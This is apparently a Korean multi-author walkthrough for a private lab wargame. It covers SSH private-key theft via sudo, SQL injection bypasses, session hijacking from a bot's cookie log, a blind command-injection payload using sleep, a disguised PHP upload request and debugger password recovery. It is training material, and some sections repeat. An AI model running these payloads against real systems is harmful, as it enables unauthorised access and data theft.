
# Password1234 - 워크스루

<<이혜원파트>>

Systemhacking - easy2



제공된 걸로 ssh 접속. 비밀번호는 base64로 디코딩

```
┌──(root㉿kali)-[~]
└─# ssh playssh1@192.168.16.4
playssh1@192.168.16.4's password:
Welcome to Ubuntu 24.04.2 LTS (GNU/Linux 6.8.0-87-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/pro

This system has been minimized by removing packages and content that are
not required on a system that users do not log into.

To restore this content, you can run the 'unminimize' command.
Last login: Fri Nov 14 02:18:40 2025 from 192.168.16.4
```

```
playssh1@pass:~$ sudo -l
Matching Defaults entries for playssh1 on pass:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:
/bin\:/snap/bin,
    use_pty

User playssh1 may run the following commands on pass:
    (playssh2) NOPASSWD: /usr/bin/cat /home/playssh2/.ssh/id_rsa
```

```
playssh1@pass:~$ sudo -u playssh2 /usr/bin/cat /home/playssh2/.ssh/id_rsa
-----BEGIN OPENSSH PRIVATE KEY-----
b3BlbnNzaC1rZXktdjEAAAAABG5vbmUAAAAEbm9uZQAAAAAAAAABAAAAMwAAAAtzc2gtZW
QyNTUxOQAAACD9pWrRsYryWhYKNLo2Dmqly+/aD9HeY78ZAPvnenfPKwAAAJh/rtcMf67X
DAAAAAtzc2gtZWQyNTUxOQAAACD9pWrRsYryWhYKNLo2Dmqly+/aD9HeY78ZAPvnenfPKw
AAAEAKjtKd4K2PuwGSkMYVfNdr+cAnfls2JDQQK4vLKqWMK/2latGxivJaFgo0ujYOaqXL
79oP0d5jvxkA++d6d88rAAAAFXBsYXlzc2gyQDE5Mi4xNjguMTYuNA==
-----END OPENSSH PRIVATE KEY-----
```

Ssh 파일을 얻어서 복사해서 파일 만들기

```
┌──(root㉿kali)-[~]
└─# ssh -i id_rsa -p 22 -t playssh2@192.168.16.4
No command provided. Connection closed.
Connection to 192.168.16.4 closed.
```

그 후 원격 접속시도 시, 코멘트가 없다고 바로 닫혔음.

```
┌──(root㉿kali)-[~]
└─# ssh -i id_rsa -p 22 -t playssh2@192.168.16.4 'ls'
bin  flag.txt
Connection to 192.168.16.4 closed.
```


명령어를 추가하면 실행결

과를 볼 수 있음.

```
┌──(root㉿kali)-[~]
└─# ssh -i id_rsa -p 22 -t playssh2@192.168.16.4 'cat flag.txt'
FLAG{SSH_ACCUESS_C@nnect}
Connection to 192.168.16.4 closed.
```

플래그 획득


## Webhacking - noob 2





드래그 하면


플래그 획득

Webhacking - normal 2



인젝션 문제보기를 누르면




검색창이 나오게 됨.


여기에 ‘ 를 추가하고 검색을 누르면

**Fatal error**: Uncaught mysqli_sql_exception: You have an error in your SQL syntax; check the manual that corresponds to your MySQL server version for the right syntax to use near '%'' at line 1 in /var/www/html/wargame2/webhack/normal/injection/search.php:14 Stack trace: #0 /var/www/html/wargame2/webhack/normal/injection/search.php(14): mysqli_query() #1 {main} thrown in **/var/www/html/wargame2/webhack/normal/injection/search.php** on line **14**

fatal 에러가 뜸. 인젝션이 가능하다는 것을 확인할 수 있음.




여기에 ‘ or 1=1# 하니 모든 내용이 뜨게됨. 하지만 플래그는 찾지 못함.




유니온 검색으로 password 컬럼을 추출

WebHacking - hard2



문제보기 들어가면 로그인 페이지가 나옴. 평범하게 로그인 하면 mypage 창이 나오게 됨.

Gobuster 로 돌려보면





이렇게 뜨게 됩니다.


여기서 bot.php 가 있는것으로 어떤 활동이 지속적으로 실행되고 있다는 것을 유추할 수 있습니다.





Bot.php로 들어가면 짧은 글하나가 적혀있습니다. 페이지소스를 보게 되면





아마 봇은 쿠키 로그파일을 적고있을 것이다. 라는 멘트가 적혀있는 것으로 보아, 봇은 지속적으로 어떤 파일에 로그 파일을 적고있고, 그것이 여기 폴더에 텍스트 파일로 있다는 것을 알 수 있습니다.




cookie_log.txt 라는 이름으로 파일이 있는 것을 확인했습니다. 이 세션 아이디를 복사해서




개발자 도구로 들어가, 세션 아이디를 아까 복사한 것으로 바꾸고 mypage 로 이동하면





flag 를 획득할 수 있게됩니다.

## Webhacking - veryhard1



네트워크 진단 도구 문제입니다.

8.8.8.8 를 적고 핑테스트를 누르면




진단결과에 핑을 보냈다는 것을 볼 수 있습니다. 이걸 sleep 을 이용해 if 문으로 참 거짓을 판별할 수 있습니다.

페이지 소스를 보면




flag 텍스트 파일의 위치가 있는 것을 볼 수 있습니다.

이걸 가지고 flag 텍스트 값을 하나하나 찾을 수 있습니다.


cat으로 sleep 5 를 걸어서 맞다면 5초뒤 핑을 보냈다는 말이 뜨고, 아니라면 그냥 바로 핑을 보냈다는 메시지가 나옵니다. 이걸로 첫번째 글자부터 끝까지 찾을 수 있습니다.

8.8.8.8; cat /opt/ping_flag.txt | cut -c 1 | grep -x "F" && sleep 5

이라는 문구를 보내봅시다. 5초뒤 알맞게 슬립 후 핑을 보냈다는 문구가 뜨는 것을 볼 수 있습니다. 이 작업을 반복하면

FLAG{PIN@_SUC(ES$} 이러한 문자열을 찾을 수 있게됩니다.

## <<최승환님 파트>>

```
========================
[ noob 문제 - Welcome Shell ]
========================

유형: System
난이도: noob
한줄설명: noob 계정 홈 디렉토리에서 readme 파일을 읽어 플래그 찾기.

학습포인트:
- SSH 접속
- ls, cat 기본 명령어

워크스루:
1) ssh noob@서버IP -p 2220   (비번: password)
2) ls -al
3) cat readme
4) 플래그 = FLAG{NOOB_DONE}

========================
[ easy1 문제 - Hidden Backup ]
========================

유형: System
난이도: easy
한줄설명: /var/backups 아래 숨겨진 비밀번호 파일 찾기.

학습포인트:
- find / grep 사용
- 시스템 디렉토리 탐색

워크스루:
1) ssh easy1@서버IP -p 2220   (비번: password)
2) grep -R "FLAG{" /var/backups 2>/dev/null
3) 또는 find /var/backups -type f | xargs grep -H "FLAG{"
4) /var/backups/easy2/password.txt 발견
5) cat /var/backups/easy2/password.txt
```

6) 플래그 = FLAG{EASY1_DONE}

========================
[ easy2 문제 - Cookie Monster ]
========================

유형: Web
난이도: easy
한줄설명: 쿠키의 role=user 값을 role=admin 으로 변경해 플래그 획득.

학습포인트:
- 개발자 도구
- 쿠키 조작

워크스루:
1) http://서버IP/cookie 접속
2) F12 → Application → Cookies → role 확인
3) role=user → role=admin 으로 변경
4) 새로고침
5) 플래그 = FLAG{EASY2_DONE}

========================
[ normal 문제 - Lazy Login(SQLi) ]
========================

유형: Web
난이도: normal
한줄설명: SQL Injection으로 관리자 로그인 우회.

학습포인트:
- SQL Injection 기본 패턴
- 인증 우회 원리

워크스루:
1) http://서버IP/login 접속
2) username:  admin' --
3) password: 아무거나
4) 관리자 로그인 성공
5) 플래그 = FLAG{NORMAL_SQLI}


========================
[ hard 문제 - Sneaky Uploader ]
========================

유형: Web
난이도: hard

한줄설명:
이미지 업로드 필터를 속이기 위해 확장자 위장 + Content-Type 위장 + PHP 코드 포함 등 3중 우회가 필요한 업로드 우회 문제.

학습포인트:
- multipart/form-data 구조 이해
- 파일 업로드 필터링(확장자, Content-Type) 우회
- Burp Suite 이용한 요청 변조
- 이미지처럼 보이는 악성 파일 업로드 개념

[ 문제 조건 요약 ]

업로드가 성공하려면 아래 3조건을 모두 통과해야 한다:

1) 파일 확장자: jpg / jpeg / png / gif
2) Content-Type(파일 파트): image/* 로 시작
3) 파일 내용에 "<?php" 문자열이 반드시 포함되어야 함

위 조건 중 하나라도 틀리면 항상 출력:
  → Upload failed

성공하면 출력:
  → Nice upload bypass. Flag: FLAG{HARD_UPLOAD}

---

[ 실제 풀이 과정 ]

1) 공격용 파일 생성
   로컬 PC에서 다음 내용의 PHP 파일을 만든다:

   파일명: test.php
   내용:
   <?php echo "test"; ?>

   (핵심: 파일 내용 안에 "<?php" 문자열이 있어야 함)

2) Burp Suite 실행 후 Intercept ON
   웹 페이지에서 아무 파일이나 업로드를 시도해 요청을 인터셉트한다.

3) Raw 탭에서 '파일 파트' 부분을 찾는다.
   아래와 비슷한 부분:

   ------BoundaryXYZ
   Content-Disposition: form-data; name="file"; filename="test.php"
   Content-Type: application/x-php

   <?php echo "test"; ?>
   ------BoundaryXYZ--

4) 여기서 **두 곳**을 반드시 수정해야 한다.

   (1) filename 확장자를 이미지로 위장
       filename="test.php.jpg"

   (2) 파일 파트 Content-Type 을 이미지로 위장
       Content-Type: image/jpeg

   결과 예시:

   ------BoundaryXYZ
   Content-Disposition: form-data; name="file"; filename="test.php.jpg"
   Content-Type: image/jpeg

   <?php echo "test"; ?>
   ------BoundaryXYZ--

   ※ 절대 건드리면 안 되는 것:
       "Content-Type: multipart/form-data; boundary=---" (전체 요청 헤더)
       (이걸 바꾸면 요청 깨짐)

5) Forward → 서버로 전송

6) 서버 동작 로직
   서버는 다음을 확인한다:

- 확장자: pathinfo(... EXTENSION) → jpg → 통과
- Content-Type: "image/jpeg" → image/ → 통과
- 파일 내용: "<?php" 존재 → 통과

모든 조건 만족 → 플래그 출력

7) 결과 페이지에 다음 문구가 표시된다:

Nice upload bypass. Flag: FLAG{HARD_UPLOAD}

8) 여기 나오는 FLAG{HARD_UPLOAD} 가 정답.

---
[ 핵심 포인트 ]

- 단순 이미지 업로드는 절대 성공하지 않는다.
- filename + Content-Type + 파일 내용 → 3중 우회 필요
- Burp Suite Raw 요청 직접 수정 능력이 요구된다.
- 실패 사유는 전부 "Upload failed" 로 통일되어 있어 디버깅 난이도가 높다.
- 실제 파일 저장은 이루어지지 않아 서버는 안전하지만 공격 개념은 Hard급.

==========
[ 정답 플래그 ]

FLAG{HARD_UPLOAD}

---

## <<박건우 님 파트>>

System noob2

```
root@pass:/home/noob3# ls -al
total 32
drwxr-x---  2 noob3 noob3 4096 Nov 17 01:48 .
drwxr-xr-x 14 root  root  4096 Nov 17 07:51 ..
-rw-------  1 noob3 noob3  147 Nov 17 01:48 .bash_history
-rw-r--r--  1 noob3 noob3  220 Nov 17 01:42 .bash_logout
-rw-r--r--  1 noob3 noob3 3771 Nov 17 01:42 .bashrc
-rw-rw-r--  1 noob3 noob3   69 Nov 17 01:45 .flag
-rw-r--r--  1 noob3 noob3  807 Nov 17 01:42 .profile
-rw-------  1 noob3 noob3  917 Nov 17 01:45 .viminfo
root@pass:/home/noob3# cat .flag
Congratulation!

you got special key value!
"ppaasswwoorrddll223344"
root@pass:/home/noob3#
```


ls -al


```
root@pass:/home/noob4# ls -al
total 28
drwxr-x---  2 noob4 noob4 4096 Nov 17 02:17  .
drwxr-xr-x 14 root  root  4096 Nov 17 07:51  ..
-rw-r--r--  1 noob4 noob4  220 Mar 31  2024  .bash_logout
-rw-r--r--  1 noob4 noob4 3771 Mar 31  2024  .bashrc
-rw-r--r--  1 noob4 noob4  807 Mar 31  2024  .profile
-rw-------  1 noob4 noob4 1606 Nov 17 02:17  .viminfo
-rw-rw-r--  1 noob4 noob4   44 Nov 17 02:17 'f l a g . t x t'
root@pass:/home/noob4# cat ./*
Congratulation!
you got a key!
{NoobIsSoEZ}
root@pass:/home/noob4#
```

System noob3

cat ./*

System normal 1





디버그 툴을 이용해서 파일을 실행해서 string을 살펴보면 수상한 p@ssw0rd1234라는 문자열이 ds 즉 데이터 영역에 저장되어 있는 것을 확인 가능한대, 패스워드를 그대로 하드코딩하여 나타난 문제라는 것을 알 수 있다.

```
C:₩Users₩Administrator₩Desktop₩wargame₩wargame-dbg1>Quiz1.exe p@ssw0rd1234
Success!
```


이러한 사실을 알지 못해도 디버깅을 천천히 하면 알 수 있다.

System hard 1

```
root@pass:/home/noob3# ls -al
total 32
drwxr-x---  2 noob3 noob3 4096 Nov 17 01:48 .
drwxr-xr-x 14 root  root  4096 Nov 17 07:51 ..
-rw-------  1 noob3 noob3  147 Nov 17 01:48 .bash_history
-rw-r--r--  1 noob3 noob3  220 Nov 17 01:42 .bash_logout
-rw-r--r--  1 noob3 noob3 3771 Nov 17 01:42 .bashrc
-rw-rw-r--  1 noob3 noob3   69 Nov 17 01:45 .flag
-rw-r--r--  1 noob3 noob3  807 Nov 17 01:42 .profile
-rw-------  1 noob3 noob3  917 Nov 17 01:45 .viminfo
root@pass:/home/noob3# cat .flag
Congratulation!

you got special key value!
"ppaasswwoorrddll223344"
root@pass:/home/noob3#
```





XOR key checker에 아무 값을 집어넣어본다.




실패라고 나옴.


64비트로 컴파일 하였기 때문에, 64비트가 호환되는 디버거로 실행해본다.

필자는 x64디버거로 실시하였고, “Fail” string을 찾아서 우선 BP잡았다.

